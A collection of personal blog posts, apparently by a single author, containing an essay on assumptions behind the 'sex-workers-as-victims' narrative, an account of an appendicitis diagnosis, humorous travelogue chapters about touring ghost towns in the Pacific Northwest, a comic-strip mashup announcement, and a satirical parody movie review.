A particularly pernicious variant on this “women-as-victims” narrative is circulating amongst folks who are generally politically liberal and see themselves as allies of women, but still face discomfort about porn and sex work: Well, yes, women can and do freely choose to go into porn or sex work, but, you see, not abuse porn like what you see at Kink.com. Those women go into normal mainstream porn, and then they get “groomed” to do abusive porn.

I’ve seen variants on this narrative turning up in places where people are otherwise open to the notion that not all sex workers or performers are victims–sure, “mainstream” porn (whatever that is–I would say there really isn’t any such thing as “mainstream” porn; porn is, by its nature, niche) isn’t inherently exploitive, but that kinky stuff? Man, just look at it! Sometimes the performers cry! That’s clearly abuse!–and for a long time, I’ve simply chalked it up to standard, ordinary squicks about exchanging money for sex, cultural taboos about sex, ideas about what is “normal” or “not normal” around sex. You know, the ordinary soup of preconceptions, emotions, and cultural norms that oozes through the public discourse on sex.

But lately, I’ve started thinking there’s something else at work, too. Something that lies rooted in a tacit assumption that those who hold these ideas about porn and sex work hold, but don’t directly articulate, and an assumption that sex-positive folks who support the right of people to choose porn and sex work don’t directly address: the starvation model of sex work.


The starvation model of sex work starts with the assumption that it is hard to find people who want to do porn or sex work. A reasonable person wouldn’t make that choice, except through coercion or the most dire of necessity. Therefore, to feed the demand for sex workers and porn performers, there must be coercion and abuse.

In places where porn and sex work are criminalized, that makes sense. Production of porn and sex work becomes a criminal enterprise. The pool of people willing to work in criminal enterprises is small.

In places where these things are not criminalized, the equation is different. I personally know many porn performers and sex workers (yes, including performers for Kink.com). They report they enjoy what they do and choose to do it freely. I have no reason to doubt them.

And yet, whenever I ask the folks who criticize the porn and sex work industries, or cast sex workers as victims, if they’ve ever talked to sex workers, the answer is almost always “no.” And when I say the people I know choose what they do, the response is almost always incredulity.

If we assume that it is true nobody would voluntarily choose to do porn or sex work, then it makes sense to think the folks who are doing it, aren’t there by choice, and to look for coercion. If we assume there are lots of people who are willing to do porn or sex work, but nobody would choose to do “abusive” sex work, then the same thing holds–the folks who appear in Kink photo shoots must be being groomed, tricked, manipulated, or coerced.

If, on the other hand, we assume that there are actually quite a lot of folks who are totally okay with porn and sex work, the narrative falls apart. Why would I, as a porn producer, risk my business (and prison) forcing women to perform when I can simply put out a call that I’m looking for performers, and people will come to me voluntarily? Why would we assume that every sex worker is a trafficking victim, given that there are people who like the idea of doing sex work?

For the women-as-victims narrative to hold true, a necessary prerequisite is women wouldn’t choose to do this voluntarily. But that premise is rarely stated explicitly.

So why would people make that assumption?

I spent some time asking questions of people who promote the sex-worker-as-victim narrative, and discovered something interesting.


Psychologists often talk about a quirk of human psychology called the fundamental attribution error. It’s a bug in our firmware; we, as human beings, are prone to explaining our own actions in terms of our circumstance, but the actions of other people in terms of their character. The standard go-to example of the fundamental attribution error I use is the traffic example: “That guy just cut me off because he’s a reckless, inconsiderate asshole who doesn’t know how to drive. I just cut that car off because the sun was in my eyes and there was so much glare on the windshield I didn’t see it.”

We do this All. The. Time. We do it without being aware we’re doing it. We do it countless times per day, in ways large and small.

The penny dropped for me that something similar was going on in discussions about sex work during a different conversation–not about sex work but about polyamory. There was a guy who was railing, and I mean railing, about polyamory. Nobody, he said, would ever truly be okay with it–not really. No guy would ever willingly share a woman with another guy. Sure, poly folks say they are okay with it, but that’s just because they think it’s the only way they can keep the one they love. You give any poly person the magical power to have absolutely anything they wanted, he declared, and nobody would choose to share a partner.

Now, this is a load of bollocks, of course. I would, in a perfect world, still be poly, and still not have any desire to have my partners be sexually fidelitous to me.

When I told him that, he flipped out. That’s disgusting, he said. No man–no man, no man ever–would be okay with it. No man. If someone says otherwise, there’s something wrong with him.

We see the same line of reasoning used in other arenas. No man would be okay with having sex with another man–if a guy fancies other men, there must be some kind of damage or trauma, as one example.

And then it clicked.

I would like to propose that there is another bug in the operating firmware of humanity, similar to the fundamental attribution error. Call it the fundamental construction error, if you will. We as human beings re-construct the world in our own image, assigning our own values, ideas, squicks, taboos, likes, and dislikes to the great mass of humanity as a whole. “Nobody likes,” “everybody wants,” “nobody would,” “everybody thinks”–all statements of this class can most properly be understood to mean “I don’t like,” “I want,” “I wouldn’t,” and “I think.”

“You must be damaged in order to be gay” really means “nobody would want to be gay,” which really means “I wouldn’t want to be gay.”

“All sex workers are victims” really means “nobody would want to be a sex worker,” which really means “I wouldn’t want to be a sex worker.”

The fundamental reconstruction error makes it extremely difficult to realize that other people can be, on a very deep level, not like us. We assume that others are like us. This tacit assumption is the foundation of most of the models we build of the social world around us. It doesn’t get explicitly mentioned because it’s wired so deep it doesn’t even get noticed.

Why are porn performers and sex workers victims? Because nobody would do these things voluntarily. Why would nobody do these things voluntarily? Because I wouldn’t do these things voluntarily. Ergo, it must be–it follows inevitably that it has to be–that people who do these things are damaged, broken, victimized, or have no other choice.

And since it follows that these people are damaged, broken, victimized, or have no other choice, then the stories of people who work in the sex industry voluntarily can be discarded–because they are the words of someone who is damaged, broken, victimized, or has no other choice.


I would like, therefore, to propose a radical idea:

The world is made of lots of people. Some of those people are different from you, and have different ideas about what they want, what turns them on, what is and is not acceptable for them, and what they would like to do.

Some of those ideas are alien, maybe even incomprehensible, to you.

Accept that it is true. Start from the assumption that even if something sounds weird, distasteful, or even disgusting to you, it may not be so to others–and that fact alone does not prove those other folks have something wrong with them. If someone tells you they like something, and you have no compelling evidence that they’re lying, believe them–even if you don’t understand why.

How do you do it?

Awareness of the fact that your cognitive impulses are buggy is a good place to start. I started looking at myself any time I caught myself saying “oh, that driver is an asshole” or “oh, that person is obviously an inconsiderate jerkoff”–I would stop and say “huh. Have I ever done that? Is this an example of the fundamental attribution error?”

Doing the same thing when you find yourself assuming that all X are Y, especially if it’s “all X are victims” or “all X are damaged goods,” is probably a good mechanism for sorting out the fundamental reconstruction error. Is that really true, or are you just re-creating the world in your own image?

In which Franklin has a weird appendix

For the past few months, I’ve been dealing with weird pain in my lower back. It’s been an ongoing thing that has followed a consistent pattern: I wake up in the morning in intense pain, take ibuprofen, the pain goes away, I go about my day, and it comes back the next morning.

Being a middle-class citizen of an industrialized twenty-first-century nation, I did what any middle-class citizen of an industrialized twenty-first-century nation would do in such a situation: I consulted the Oracle at Google. And lo, the Oracle at Google said that this might be a kidney infection, so I should talk to an actual practitioner of medicine rather than Googling my symptoms.

And so it came to pass that I made an appointment with the doctor, on the day before I was scheduled to head to Canada for several weeks. The doctor poked and prodded my back, made me pee into a cup, asked me lots of questions, and said “hmm” a lot. Then she disappeared for a while, leaving me to sit in a small room with an old-fashioned electro-mechanical clock on the wall that reminded me of the clocks in the elementary school I attended in the plains of Nebraska.

A short time later, she returned to say that whatever my issue was, it definitely wasn’t a kidney infection (take that, Google!) but it could be a kidney tumor, and I should make an appointment for a medical imaging test. Oh, and stop taking ibuprofen, that can aggravate kidney tumors.

Naturally, on my return home, I consulted the Oracle at Google once more, and Google obligingly filled me with horror stories about renal adenomas and such. I also made an appointment to have the imaging done–something that would, they said, take a month to schedule.

Head now completely filled with the possibilities of a rapid and gruesome death, I ventured to Canada, sans ibuprofen.

The pains kept getting worse, and then worse after that, until finally industrial-strength painkillers…did pretty much nothing. Well, nothing save for making me feel like my head was stuffed with cotton balls, anyway.

So I called my doctor who suggested I make my way posthaste to an urgent care center for imaging.

Now, we live in a twenty-first century world that still clings to nineteenth-century notions of borders. My insurance, as it turns out, is not valid in Canada. So I piled into a car, and drove across the border to Bellingham, where I explained the situation and was admitted with alacrity.

A short time later, I was able to mark “Get a CAT Scan While Wearing Bunny Ears” off my bucket list.

For those of you who have never had a CAT scan, the whole experience is a bit “bureaucracy at the DMV meets a scene from a science fiction movie.” You’re cataloged, bar-coded, and wheeled into a futuristic-looking room where the technician feeds you into a giant machine with displays and blinky lights and a big spinny thing.

That part’s pretty cool. The bit that’s less cool is the stuff they inject you with to make your innards show up better to the machine.

“You will feel hot,” the dude said. “And then you will feel like you’re peeing. Relax. You’re not.”

That didn’t exactly fill me with images of pleasant frolics through a lovely garden, but the reality turned out to be even less pleasant than he suggested. He shot me full of some transparent liquid and I could feel it traveling through my body as a wave of intense heat. Even my eyeballs got hot–something I hope never to experience again. As promised, when it hit my waist, I felt like I was peeing, though he’d neglected to mention that it’d feel like I was peeing hot lava.

Then the machine did its spinny blinky thing and Was wheeled back.

After a bit of waiting, an earnest-looking and overworked doctor came in to give me the news: my kidneys were fine. No problem at all. The problem, he said, was totally different: I had appendicitis. And, apparently, my morphology is as unorthodox as my ideology. My appendix is in entirely the wrong place; the end of my large intestine points toward the front of my body and curves up, leaving my appendix pointing straight up at my liver like a defiant middle finger raised against one’s oppressors. (I’m not saying I have an oppressive liver, mind you; it’s a metaphor. Work with me here.)

He told me the Three Wise Men (the doctor, the radiologist, and the surgeon) had consulted, and my appendix was right on the threshold of the point where they would normally opt to remove it, but after some deliberation they’d made the decision not to. He gave me a CD of the CAT scan (complete with autorun.inf file–seriously, has anyone in the entire world not got the memo on why autorun is a terrible fucking idea?) and told me to follow up with my doctor, who should figure out what to do with me.

So the problem is still ongoing: I wake up in the morning with pain that dissolves at the touch of ibuprofen, even though it’s intractable in the face of rather more potent painkillers, and go about the day.

Apparently, my insurance only covers out-of-state medical care if it’s an “emergency.” I’m not sure if “appendicitis that’s right on the fuzzy border of requiring surgical intervention, so we’re going to pack you up and send you home” is an “emergency” or not. A part of me is still holding my breath wondering if I’m about to be hit with a huge hospital bill for all of this.

But hey, no kidney tumor! That bit was a huge relief; we (my sweeties and I) were, I think, more worried about that than we’d realized at the time this was all happening.

Two Chaosbunnies in the Desert: A Series of Unfortunate Events

Part 1 of this saga is here. Part 7 of this saga is here.
Part 2 of this saga is here. Part 8 of this saga is here.
Part 3 of this saga is here. Part 9 of this saga is here.
Part 4 of this saga is here. Part 10 of this saga is here.
Part 5 of this saga is here. Part 11 of this saga is here.
Part 6 of this saga is here. Part 12 of this saga is here.

We woke, emanix and I, the next morning with birds chirping all about us. She made breakfast and massive quantities of tea (the latter would soon become a regular fixture on our adventure), and discussed where we would go next.

I do not fully understand, dear reader, what strange malformation of logic gave rise to our decision. Somewhere in that conversation, we lost the guiding light of Reason and Logic, and opted to continue down the narrow dirt road in the direction we were headed, rather than heading back to Liberty, the disappointing ghost-town-that-wasn’t and to our previously established route. Perhaps we thought there was another ghost town to be had at the road’s end, though quite what might have given us that idea, I am not sure.


We packed up the van and proceeded down the track, which gradually grew rockier and more treacherous, until soon we feared getting stuck with every passing yard. We pushed on ahead nonetheless, until finally we came to a narrow but quite rapid stream that bisected the road, or what there was of a road, preventing easy passage.

We stood there, debating whether we should risk taking the van through the stream and up the rocky bank on the other side. While we weighed the merits of going on vs. turning around, a young couple in a Toyota Prius pulled up behind us.

They discussed a discussion that followed along the lines of our discussion. “Where does this road go?” we asked them, reasoning (apparently optimistically) that if they were all the way out here, they must have some notion of where they were headed.

“We don’t know!” they said.

Ultimately, they opted to try their luck with the stream. The Prius did that spooky thing Priuses do where it crawled forward with nary a sound, and was soon axle-deep in water. It pulled up on the other side. We waved. They waved.

“Think we can do that?” I asked Bunny. She looked skeptical.

“I wonder what’s on the other side of the stream,” I said. “I want to take a look.”

She set about making lunch while I went upstream a bit and looked for some way across. I found a large log, stripped of branches and leaves, and cautiously walked out onto it.

It turns out, gentle reader, that logs partly submerged in water become quite slippery. You may guess what happened next. My feet shot out from under me, and I plummeted like a stone into the stream, colliding with the log on the way down. The spot where I went in was deeper than it looked, and cold, and moving very fast.

I struggled back out of the water. emanix waved cheerfully. “Lunch is almost ready!”

That episode would have a long-lasting effect on the rest of the trip, as I had, apparently, managed to crack a rib on colliding with the log. For the rest of our adventure, I was reminded of that log every time I tried to lie down at night.

After dinner, we concluded there was no legitimate reason to try crossing the stream, given that we had no idea what (if anything) the other side might offer. We packed up and headed back, retracing our route to Liberty, and from there to the next stop on our cunningly-devised plan.

That next stop turned out to be rather a lot of nothing. We followed Siri’s directions to what would, according to the Web, be an abandoned gold mining town high in the mountains, and discovered…trees. And narrow muddy roads.

At this point, we’d decided we’d had quite enough of navigating the van along steep mountain trails, and headed to the nearest major road to regroup. We spent the night at a rest stop, and woke bright and early the next day. Bunny prepared a rather astonishing quantity of tea, and we were off once more.

We eventually found ourselves, after many hours of driving, sitting in a small country restaurant in a small town in…well, I think it was Washington, though I’m not convinced I’d wager on it.

“I know!” Bunny said. “We should look at Google’s satellite view of all the places we’re headed, so we can tell if they’re worth going to or not!” Such a simple idea, and yet so brilliant.

We hopped on the WiFi and did just that. The ghost town Web site, as it turns out, was a bit rubbish, and most of the places on our route had either come back to life (“zombie towns,” she called them) or faded into nothingness.

We scrapped our previous plan and, after a bit of frantic Googling, put together a new itinerary. Then we piled into the van once more and started down the road toward Hardman.

Hardman, Oregon was settled in 1879, according to Wikipedia. We arrived shortly before sunset, and finally, we got a taste of some real meat.

Hardman is not technically abandoned. A small number of folks still live there, and there are trailers and inhabited houses scattered more or less at random through the ruins.

There’s a community center that’s still in use.

We peeked into the community center. A man who lived in a small shack next to it wandered over. “Want to look inside?” he asked.

“You bet!” we said.

He unlocked the door and ushered us in. “Where are you from?” he said.

“I’m from England,” emanix told him. “I’m from Portland,” I said.

“Portland. It’s full of liberals. Always telling us what to do,” he said.

He ushered us upstairs and showed us around, talking about the history of the place, the ruins of the post office next to the community center, and how he hunts cats in the fields around the town.





We discovered this lovely hulk quietly rusting away just outside the town.

Photos taken, we left town, driving into a most fantastic sunset on the way out.

A much more productive day than falling into the water and cracking a rib, all things considered, but the real jackpots still lay ahead.

Two Chaosbunnies in the Desert: Plans, we have them!

Part 1 of this saga is here. Part 7 of this saga is here.
Part 2 of this saga is here. Part 8 of this saga is here.
Part 3 of this saga is here. Part 9 of this saga is here.
Part 4 of this saga is here. Part 10 of this saga is here.
Part 5 of this saga is here. Part 11 of this saga is here.
Part 6 of this saga is here. Part 12 of this saga is here.

It is a truth often acknowledged that I am not a master of the art of planning. I’ve heard people speak of the many wonderful things that can be accomplished by planning, but the details of this arcane practice have generally been a bit fuzzy to me.

When emanix and I decided to tour the various ghost towns of the Pacific Northwest, I do what I always do: I turned to the Internet. A quick Google search for “ghost towns pacific northwest” turned up a Web site called, logically enough, ghosttowns.com where I could click on states and counties and see lists of ghost towns. Precisely the thing you need if you want to, say, visit ghost towns, right?

As it turns out, it’s not that simple. The site hasn’t been updated in a while, and on top of that, may folks seem to have a…generous definition of “ghost town.”

So it was with the ghost town of Liberty, Washington, a place that was first settled as a gold mining town in the 1800s. We were promised many wonderful things in Liberty. Fresh from the disappointment of Goodnoe, which was less “ghost town” than “a c ouple of old buildings in the middle of a farm,” we set off for Liberty.

Now, it should be mentioned here that the Pacific Northwest is in the New World, and more specifically, in North America. So you can probably understand our confusion, dear readers, when we came upon a sign pointing the way to Stonehenge.

Intrigued, we followed the sign, and discovered…Stonehenge. But not Stonehenge as it is now, oh no. Stonehenge as it was when it was still in operation, in the dim and distant past.

We found a plaque that failed to shed as much light as perhaps it thought it did. Apparently, a Quaker anti-war activist commissioned a 1:1 scale model of Stonehenge in Washington as an anti-war memorial. His reasoning, which I will confess left me scratching my head, was that the original Stonehenge was used for human sacrifice, but the ultimate form of human sacrifice is war, and therefore a model of Stonehenge would be a good anti-war memorial for reasons not clear to your humble scribe. (As it turns out, the original wasn’t used for human sacrifice, it being an observatory and all. I’m not sure what that does to the metaphor.)

Still, it is quite a fantastic place.

We had a discussion about whether or not building a model of Stonehenge in the US counts as cultural appropriation. Can the US culturally appropriate Great Britain’s history?

A quick meal later, I was able to check “have grilled cheese sandwiches prepared on the back of a van at Stonehenge” from my bucket list.

And once again we set off, toward Liberty. Which, after many hours of driving, turned out to be…a still-living town whose residents have made a cottage industry out of promoting as a ghost town.

I have no photos to show you of Liberty, because it seemed weird to us to run around taking pictures of a town that was still very much occupied.

We drove through the town, disappointed, and found a narrow dirt track leading up into the mountains. Thinking, perhaps somewhat optimistically, that anything appropriately decrepit and abandoned might more likely be found on a narrow dirt track in the mountains than on a busy paved road, we ventured up the trail, thinking “we’re heading into the mountains at dusk in a 22-year-old van, what’s the worst that can happen?”

The road got steeper and rougher, then steeper and rougher still, and we soon found ourselves well and truly in the middle of nowhere and facing the unenviable prospect of retracing our steps after dark.

The nice thing about adventuring in the Adventure Van is we always have a bed with us, so we parked on the top of the mountain, surrounded by fantastic scenery, and did precisely that. The view from the campsite looked like this:

emanix has, it must be said, some epic mad camping skillz, which she demonstrated by building a fire and cooking dinner for us.

The day made obvious to us a small but significant flaw in my cunning plan. Clearly, if we were going to make the most of this adventure, we would need some way to separate the wheat from the chaff and focus our effort on only those ghost towns most likely to give us the best bang for our buck.

I’d like to say it was I who came up with the missing ingredient in our earlier plan, gentle readers, but that would be a filthy, filthy lie. It was in fact emanix who got the idea that would set things aright…but that’s a story for the next chapter.

Sisters of Cathy

Cathy is a long-running comic strip that premiered in 1972 and has graced the pages of American newspapers for the last four decades. In all that time, the entirety of the strip has revolved around five jokes: Cathy is insecure about her weight, Cathy is insecure in her job, Cathy is insecure in her relationship, OMG gender roles, and Cathy likes to shop.

But what if…

What if the insipid innocence of the strip hides a dark secret? What if the world of Cathy is a more dangerous and dramatic place than it seems? What if Cathy lives a secret life of sinister plots and awesome goth music? What if…Cathy is really the heroine of every Sisters of Mercy song?

It turns out it works rather well.

Ladies and gentlemen, may I present: Sisters of Cathy.

My two favorite strips are posted for my backers over on my Patreon blog.

Movie Review: Inside Out

I will admit to some small measure of skepticism when I first learned of Inside Out, the new animated movie from Pixar. The premise of the movie is we all have emotions living inside us, you see, that look kind of like us except Fear (which resembles a purple Al Pacino, only skinnier), and Anger, which I don’t know what the hell it looks like, but it’s red.

But it’s Pixar, and Pixar is usually a pretty safe bet. They gave us Up, Toy Story, The Shining, Finding Nemo, and Brave, so I figured I’d give the movie a shot.


Al Pacino in Pixar’s hit movie The Shining

The movie begins with the birth of the main character Ripley Riley, who is dragged non-consensually into the world nine months after the end of last year’s surprise Pixar hit, Carnal Encounters of the Barest Kind. Upon the abrupt cessation of her non-existence, Ripley Riley begins to feel her first emotions, hilariously voiced by Al Pacino, gruff Al Pacino, Sigourney Weaver, unhappy Sigourney Weaver, and smug Sigourney Weaver.

Ripley Riley grows up in an idyllic Minnesota town, where she faces the normal challenges any young woman encounters on the path to maturity: she learns to play hockey, builds relationships with her parents and friends, goes to school, and drives a loader (in one particularly poignant scene, she gets a Class Two rating after her flight license is revoked).

The rest of the movie goes something like this:

Avast, ye landlubbers, there be spoilers below!

Two Chaosbunnies in the Desert: The Beginning

Part 1 of this saga is here. Part 7 of this saga is here.
Part 2 of this saga is here. Part 8 of this saga is here.
Part 3 of this saga is here. Part 9 of this saga is here.
Part 4 of this saga is here. Part 10 of this saga is here.
Part 5 of this saga is here. Part 11 of this saga is here.
Part 6 of this saga is here. Part 12 of this saga is here.

So there we were, in the middle of the California desert, atop a mountain at 8500 feet where the sun was so brutal it burned us through our clothing and the air was so thin that walking a dozen yards meant sitting down to rest, surrounded by the ruins of cutting edge Victorian technology…

But maybe I should back up a little.

It all happened because emanix is an artist, and land in Britain is scarce and expensive.

The part about her being an artist is important because she conceived an idea for a graphic novel and decided to embark on the arduous process of birthing that idea into a real thing. And the part about land being scarce in the United Kingdom? There are no ghost towns there. People don’t pack up and abandon entire cities, leaving them to crumble quietly into dust.

But I’m getting ahead of myself again.

So, the graphic novel. It’s set in a ghost town, you see. And ghost towns, well, they’re as thin on the ground where she lives as snowmen in the Philippines.

So it came to pass that she flew across the pond to Portland, and we set out to tour the many and varied ghost towns of the western United States. For background research, you see. We would, we thought, spend a few weeks living in the back of a camper van–tax-deductible, of course–surveying and photographing abandoned towns for the sake of making art.

That was the extent of our cunning plan…more a cunning intention, really. We are chaosbunnies, she and I. One does not become a chaosbunny by forming a plan and sticking to it.

I did some research, by which I mean I typed “ghost towns” into Google and typed the result into Google Maps. It chewed for a while, an enormous massive parallel supercomputer bending some small part of its mighty attention to the task of drawing dotted lines on a map of the western United States. We piled our suitcases into the van and we were off…

…to a Wal-Mart to get supplies and an oil change. Then we were off…

…to the Wal-Mart parking lot, to meet my sweetie zaiah, who had realized I’d forgotten my jacket and kindly ran it out to me. Then we were off…

…and realized we’d nearly forgotten ice for the cooler. That taken care of, we were off, on a three-week adventure that would take us nearly 4,000 miles, across narrow dirt trails winding high into the mountains and through trackless expanses of Forest Service land, looking for places where people had once lived and didn’t any more.

The thing that worried me the most was the shovel. We’d packed a shovel, emanix and I, because she felt there might be an occasion during which we might have to poop in a hole. I’ve never quite got the hand of pooping in the hole. To be honest, I tend to regard the process with some suspicion, not to mention a fair degree of horror.

Minor reservations about the shovel aside, we set off with boundless optimism to venture into the desert, just the two of us and a 22-year-old van, bunny ears perched jauntily upon our heads.

The ears I’m wearing are new, a gift from emanix to replace the previous set she gave me some five or six years ago, and which, after accompanying me on countless adventures across the globe, have become somewhat shabby and dilapidated for the wear. Shabby bunny ears are a sad thing, but everyday, around-town ears are surprisingly difficult to come by.

The first leg of our plan intention had us traveling through Washington, exploring a number of old mining towns throughout the state.

There is a saying among those who practice the art of war: a plan rarely survives contact with the enemy. It might, I think, be extended just a bit, to say a plan rarely survives contact with the enemy or a chaosbunny. Two chaosbunnies in one van is, therefore, right out. (Indeed, I suspect that should your life ever bring you into contact with two chaosbunnies in one van, you might well be advised to batten down the hatches, yo, because things likely will get interesting.)

So off we went, the two of us in a van, driving along the highway without a care in the world save for running out of gas, having a breakdown, having a breakdown in the middle of the desert, having a breakdown in the middle of the desert and running out of food or water, getting bitten by a venomous snake in the middle of the desert, having a breakdown in the middle of the desert and running out of food and water and then getting bitten by a venomous snake, and being attacked by clowns. We ventured into Washington and began searching, that first night, for a hotel to stay in, figuring that the van would be our home once the trip really got going.

We pulled into the Scenic Winds Motel…

…and immediately realized that, entirely by accident, we’d started our trip in a ghost motel.

Even Norman Bates might have some reluctance to check in here.

“Ah,” thought we, “this bodes well! We’re finding abandoned places without really trying!”

Sadly, we couldn’t actually camp here, as the proximity to the road and the rather forbidding “no trespassing” signs would, we thought, attract the attention of law enforcement, who are notorious for the absence of their sense of irony.

So we spent the night in a motel that wasn’t abandoned, and set off bright and early on the first leg of our tour.

We did actually make the first stop on our planned itinerary, at Goodnoe Hills, Washington. The Internet assured us this town, first established in the 1860s and abandoned soon thereafter, would be a productive stop. We arrived, ears still jaunty, just in time to be underwhelmed.


Which is not to say that there was nothing left of the old ghost town, only that there was almost nothing left. We discovered an abandoned house that looked like it was last decorated by human hands sometime in the most hideous part of that most hideous decade, the 70s:

There was an astonishing number of birds living in a bedroom on the second floor, and the quantity of guano was something that had to be seen to be believed. Seriously. I will see it in my nightmares for decades to come.

My parents used to have this exact phone. I haven’t seen one of these in a donkey’s age. Kids today probably wouldn’t know how to work one. No, scratch that, a lot of adults today probably wouldn’t know how to work one.

Cool, in its own ghastly way, but definitely not what we were looking for.

We had a bit better luck a few blocks down the road, for some loose definition of “blocks.” We found the ruins of a lovely old church, gradually crumbling into the dusty ground.

We weren’t able to get inside; the church was surrounded by a barbed-wire fence with dire “no trespassing” signs plastered all over it.

Still, it was quite lovely.

